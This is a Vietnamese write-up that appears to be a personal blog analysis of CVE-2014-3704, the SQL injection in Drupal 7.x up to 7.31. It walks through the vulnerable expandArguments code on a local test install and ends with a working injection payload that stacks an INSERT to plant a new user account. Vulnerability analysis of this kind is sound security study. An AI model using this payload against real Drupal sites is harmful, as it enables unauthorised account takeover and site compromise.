BÀI PHÂN TÍCH THÁNG 7

I. Đôi lời về CVE-2014-3704

Trong quá trình làm dự án thì mình dùng nmap để scan, thì phát hiện thấy vài chiếc dự án mình làm đều dính CVE-2014-3704. May thay đang thiếu idea viết bài phân tích nên mình dùng luôn :D


CVE này liên quan đến lỗi SQL injection, một lỗi rất phổ biến và có thể gây ra impact nghiêm trọng nếu như chúng ta khai thác đủ sâu.

Để khai thác lỗ hổng này thì mình chọn sản phẩm là Drupal core version 7.x -> 7.31.


Đại khái CVE-2014-3704 này là do `expandArguments` function code lỗi, cho phép kẻ tấn công thực hiện SQLi bằng cách nhập array vào.

II. Demo

1. Đầu tiên down source **drupal 7.31** về, cài đặt lên
2. Nhưng do mình debug ngu hay như nào thì mình không thể cài đặt được trên máy mình nên mình sử dụng cách khác, đó là dùng docker: **https://hub.turbo.net/run/drupal/drupal-7.31**
3. Vẫn phải debug 1 chút nhưng nó đơn giản hơn 🙂.
4. Đây là màn hình chính của nó:



5. Thử đổi biến `name` thành dạng array.



Error

The website encountered an unexpected error. Please try again later.

- *Warning*: mb_strlen() expects parameter 1 to be string, array given in *drupal_strlen()* (line *478* of */Applications/XAMPP/xamppfiles/htdocs/drupal-7.31/includes/unicode.inc*).
- *Warning*: addcslashes() expects parameter 1 to be string, array given in *DatabaseConnection->escapeLike()* (line *984* of */Applications/XAMPP/xamppfiles/htdocs/drupal-7.31/includes/database/database.inc*).
- *PDOException*: SQLSTATE[42000]: Syntax error or access violation: 1064 You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near ' 'tsu2' AND status = 1' at line 1: SELECT * FROM {users} WHERE name = :name_0, :name_1 AND status = 1; Array ([:name_0] => tsu [:name_1] => tsu2) in *user_login_authenticate_validate()* (line *2149* of */Applications/XAMPP/xamppfiles/htdocs/drupal-7.31/modules/user/user.module*).

6. Đây là hàm authen khi ta login.

   Khi gọi function `db_query` nhận vào query là `"SELECT * FROM {users} WHERE name = :name AND status = 1"` và mảng với key là `:name`

```
function user_login_authenticate_validate($form, &$form_state) {
  $password = trim($form_state['values']['pass']);
  if (!empty($form_state['values']['name']) && !empty($password)) {
    // Do not allow any login from the current user's IP if the limit has been
    // reached. Default is 50 failed attempts allowed in one hour. This is
    // independent of the per-user limit to catch attempts from one IP to log
    // in to many different user accounts.  We have a reasonably high limit
    // since there may be only one apparent IP for all users at an institution.
    if (!flood_is_allowed('failed_login_attempt_ip', variable_get('user_failed_login_ip_limit', 50), variable_get('user_failed_login_ip_window', 3600))) {
      $form_state['flood_control_triggered'] = 'ip';
      return;
    }
    $account = db_query("SELECT * FROM {users} WHERE name = :name AND status = 1", array(':name' => $form_state['values']['name']))->fetchObject();
    if ($account) {
      if (variable_get('user_failed_login_identifier_uid_only', FALSE)) {
        // Register flood events based on the uid only, so they apply for any
        // IP address. This is the most secure option.
        $identifier = $account->uid;
      }
      else {
        // The default identifier is a combination of uid and IP address. This
        // is less secure but more resistant to denial-of-service attacks that
        // could lock out all users with public user names.
        $identifier = $account->uid . '-' . ip_address();
      }
      $form_state['flood_control_user_identifier'] = $identifier;
```

7. Đây là hàm db_query, nhận thấy hàm này gọi đến hàm `query`

```
function db_query($query, array $args = array(), array $options = array()) {
  if (empty($options['target'])) {
    $options['target'] = 'default';
  }

  return Database::getConnection($options['target'])->query($query, $args, $options);
}
```

8. Cặp try else thứ nhất gọi hàm `expandArguments` với các tham số đi vào giống như khi đi vào đi vào hàm `db_query` ở trên.


```
 public function query($query, array $args = array(), $options = array()) {

    // Use default values if not already set.
    $options += $this->defaultOptions();

    try {
      // We allow either a pre-bound statement object or a literal string.
      // In either case, we want to end up with an executed statement object,
      // which we pass to PDOStatement::execute.
      if ($query instanceof DatabaseStatementInterface) {
        $stmt = $query;
        $stmt->execute(NULL, $options);
      }
      else {
        $this->expandArguments($query, $args);
        $stmt = $this->prepareQuery($query);
        $stmt->execute($args, $options);
      }

      // Depending on the type of query we may need to return a different value.
      // See DatabaseConnection::defaultOptions() for a description of each
      // value.
      switch ($options['return']) {
        case Database::RETURN_STATEMENT:
          return $stmt;
        case Database::RETURN_AFFECTED:
          return $stmt->rowCount();
        case Database::RETURN_INSERT_ID:
          return $this->lastInsertId();
        case Database::RETURN_NULL:
          return;
        default:
          throw new PDOException('Invalid return directive: ' . $options['return']);
      }
```

9. Nếu hoạt động như bình thường `( ?name=test )`, thì không có gì xảy ra, login bình thường, nhưng ở trong vòng lặp foreach, nếu trong `args` là array, thì nó sẽ được “expand” và nối lại dưới dạng `$new_keys[$key . '_' . $i] = $value;` sẽ được replace

vào câu query: $query = preg_replace('#' . $key . '\b#', implode(', ', array_keys($new_keys)), $query);

```
  */
  protected function expandArguments(&$query, &$args) {
    $modified = FALSE;

    // If the placeholder value to insert is an array, assume that we need
    // to expand it out into a comma-delimited set of placeholders.
    foreach (array_filter($args, 'is_array') as $key => $data) {
      $new_keys = array();
      foreach ($data as $i => $value) {
        // This assumes that there are no other placeholders that use the same
        // name.  For example, if the array placeholder is defined as :example
        // and there is already an :example_2 placeholder, this will generate
        // a duplicate key.  We do not account for that as the calling code
        // is already broken if that happens.
        $new_keys[$key . '_' . $i] = $value;
      }

      // Update the query with the new placeholders.
      // preg_replace is necessary to ensure the replacement does not affect
      // placeholders that start with the same exact text. For example, if the
      // query contains the placeholders :foo and :foobar, and :foo has an
      // array of values, using str_replace would affect both placeholders,
      // but using the following preg_replace would only affect :foo because
      // it is followed by a non-word character.
      $query = preg_replace('#' . $key . '\b#', implode(', ', array_keys($new_keys)), $query);

      // Update the args array with the new placeholders.
      unset($args[$key]);
      $args += $new_keys;

      $modified = TRUE;
    }

    return $modified;
  }
```

10. Khi input `name[e]=tsu&name[y]=tsu2`, câu query sẽ trở thành:



11.

Vậy sẽ thế nào khi sửa

```
name[e]
```

thành

```
name[0;insert into users values (99999,'tsuhihi','$S$DpPaNHY90R5mQ.O5jkVIyT3PjPLcVvLEcsZ1s
VZ5X5onytapTfkk','hacked@gmail.com','','',NULL,0,0,0,1,NULL,'',0,'',NULL);#]
```

, câu query sẽ thành

```
SELECT * FROM {users} WHERE name = :0;insert into users values (99999,'tsuhihi','$S$DpPaNH
Y90R5mQ.O5jkVIyT3PjPLcVvLEcsZ1sVZ5X5onytapTfkk','hacked@gmail.com','','',NULL,0,0,0,1,NUL
L,'',0,'',NULL);#, :name_0 AND status = 1
```

Drupal sử dụng PDO nên có thể chạy được SQL stack query nên có thể tạo user quyền admin và từ đó có quyền pwned.